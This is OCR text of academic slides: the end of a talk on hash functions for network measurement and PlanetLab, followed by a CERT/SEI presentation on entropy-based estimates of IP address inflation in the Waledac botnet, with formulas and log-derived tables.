
HeSZ08] Henke, Schmoll, Zseby: Empirical Evaluation of Hash Functions for Multipoint Measurements, ACM Comput. Commun. Rev. CCR 38, 3, July 2008.

Standardization is Crucial

- Provide comparability of results
  - Allow comparison of results
  - Provide reference data
- Reduce Costs
  - Common interfaces for analysis tools
  - Re-usage of archived data
- Reduce errors
  - Avoid error-prone conversion steps
  - Gain experiences with only one format



PlanetLab




1011 nodes around the world
35 countries
476 sites (universities, research labs)
more than 1000 researchers

Picture from www.planet-lab.org

PlanetLab Europe

- PlanetLab Nodes in Europe
  - PLE Control in Paris (UPMC)
  - In cooperation with PlanetLab Central, Princeton
  - PLE users have access to whole PlanetLab
  - Profit from additional testbeds and new tools
- Supported by the EU FIRE Project OneLab
  - Development of new tools for PLE users
  - Integration of new testbed types: wireless, autonomic, DTNs, etc.
  - Federation with other testbeds
- http://www.planet-lab.eu/

Demonstration




Future Work

- Deployment in Future Internet testbeds
  - Support for experimentere
  - OneLab, G-Lab, Federica, KOREN, ..)
- Solutions for IPv6
  - Different Header fields
  - Different traffic patterns

  ➔new recommendations for hash functions
- New Applications
  - Support for Routing Security

Thank you!

Contact: tanja.zseby@fokus.fraunhofer.de



Entropy-Based Measurement of IP Address Inflation in the Waledac Botnet

Rhiannon Weaver[1] Chris Nunnery[2] Gautam Singaraju[2]
Brent ByungHoon Kang[3]

[1]CERT/SEI
[2]University of North Carolina
[3]George Mason University

January 11, 2011

Introduction

The Botnet Question: How "big" is it?

- Size relates to potential threat, adaptability
- Relative size can help us prioritize mitigation efforts

Currently research thinks about size in two ways (Rajab et. al.)

- Count of active individuals at any particular point in time
- Footprint count of all unique individuals across the entire history

What's an "individual"?

- Often count and report IP addresses
- Often want to know the number of machines
- NAT, DHCP can inflate or deflate our estimates

What effect does IP vs. machine measurement have on a footprint count?

Title Deconstruction and Roadmap

This research:

- Extends Rajab's footprint count to a distribution that weights individuals by their level of activity
- Introduces a measurement of IP address inflation based on relative entropy of footprint distributions
- Shows how to use relative entropy to discover NAT/DHCP properties of sub-networks useful for prioritizing blacklisting and cleanup efforts
- Presents some results from applying these concepts to data (IP addresses and unique IDs) collected from the Waledac botnet

IP Address Inflation Rate (R)

The effect on a population estimate of counting IP addresses instead of machines

- $R > 1$ for a machine moving among a DHCP pool
- $R < 1$ for several machines using the same NAT address

We can study inflation rates directly in "visible" botnets (IPs and IDs available)

Network policy information can be transferrable to "hidden" botnets (IPs only are observable)

Inflation Rate of a Footprint Measurement

For a visible botnet, let

$$\begin{aligned} I &= \text{Set of observed IP addresses} \\ H &= \text{Set of observed machines} \end{aligned}$$

cumulative across the recorded active history.

A naive measurement of the footprint inflation rate is simply:

$$R_N(I, H) = \frac{|I|}{|H|}$$

Interpretation: breadth and spread
What is missing? relative popularity and visibility of IPs, individuals

An Activity-based Footprint Distribution

An individual j (IP address or machine) is observed over time due to its network activity a_j:

- Scan hits
- #Log-ins to C&C server
- #P2P clients contacted, etc.

For a population J, define the the *footprint distribution* $p_J(j)$:

$$p_J(j) = \frac{a_j}{\sum_{k \in J} a_k}$$

This distribution weights every individual by its associated activity (temporal or volumetric)

Entropy and Inflation

Shannon Entropy $S(p_J)$ of a footprint distribution p_J measures its uniformity:

$$S(p_J) = -\sum_{j \in J} p_J(j) \ln[p_J(j)]$$

For footprint distributions p_I and p_H, we define the Entropy-based IP Inflation Rate R_E as


$$R_E(p_I, p_H) = \exp[S(p_I) - S(p_H)]$$

Note:


- Maximal (uniform) entropy among N items is equal to $\ln(N)$
- $R_E = R_N$ when p_I and p_H are uniform, but extends inflation to apply to unequal distributions.

Studying Sub-networks

Connections between IPs and Individuals form a graph G, that has inflation rate $R_E(G)$



The Graph Properties of IP Inflation



- $R_E(G_\ell)$ can be measured for any sub-graph $G_\ell \subset G$ with associated activity a_ℓ
- Equivalence classes are the only partitions of I or H that satisfy the rate-preserving equality:

$$R_E(G) = \sum_\ell \frac{a_\ell}{a_L} R_E(G_\ell)$$

Pruning within ASN to find sub-networks

We would like to interpret Equivalence Classes as independent networks, but they often traverse ASN or even country boundaries:


To obtain a more interpretable set of equivalence classes, create a sub-graph $G_R \subset G$:

- find the *modal ASN* M_h of each unique individual h
- Remove from G (set a_{hi} to 0) any edge (h, i) such that $i \notin M_h$

This restricts strong connected components in G_R to within-ASN clusters

The set of removed edges A has *weight* equal to $R_E(G)/R_E(G_R)$


Application: Waledac Logs (12/04-22/2009)



Used SiLK to analyze 44 million log files over 3 different graphs


Graph	$\lvert I \rvert$	$\lvert H \rvert$	$\%a_\ell$	R_N	R_E
G	667033	172283	1.00	3.87	4.56
G_L					
G_R					

Removing Aliases to obtain G_L




Graph	$\|I\|$	$\|H\|$	$\%a_\ell$	R_N	R_E
G	667033	172283	1.00	3.87	4.56
G_L	548997	172238	0.92	3.18	2.27
G_R					

Pruning within ASN to obtain G_R:




Graph	$\|I\|$	$\|H\|$	$\%a_\ell$	R_N	R_E
G	667033	172283	1.00	3.87	4.56
G_L	548997	172238	0.92	3.18	2.27
G_R	475665	172238	0.86	2.76	2.00

Equivalence Classes in G_R



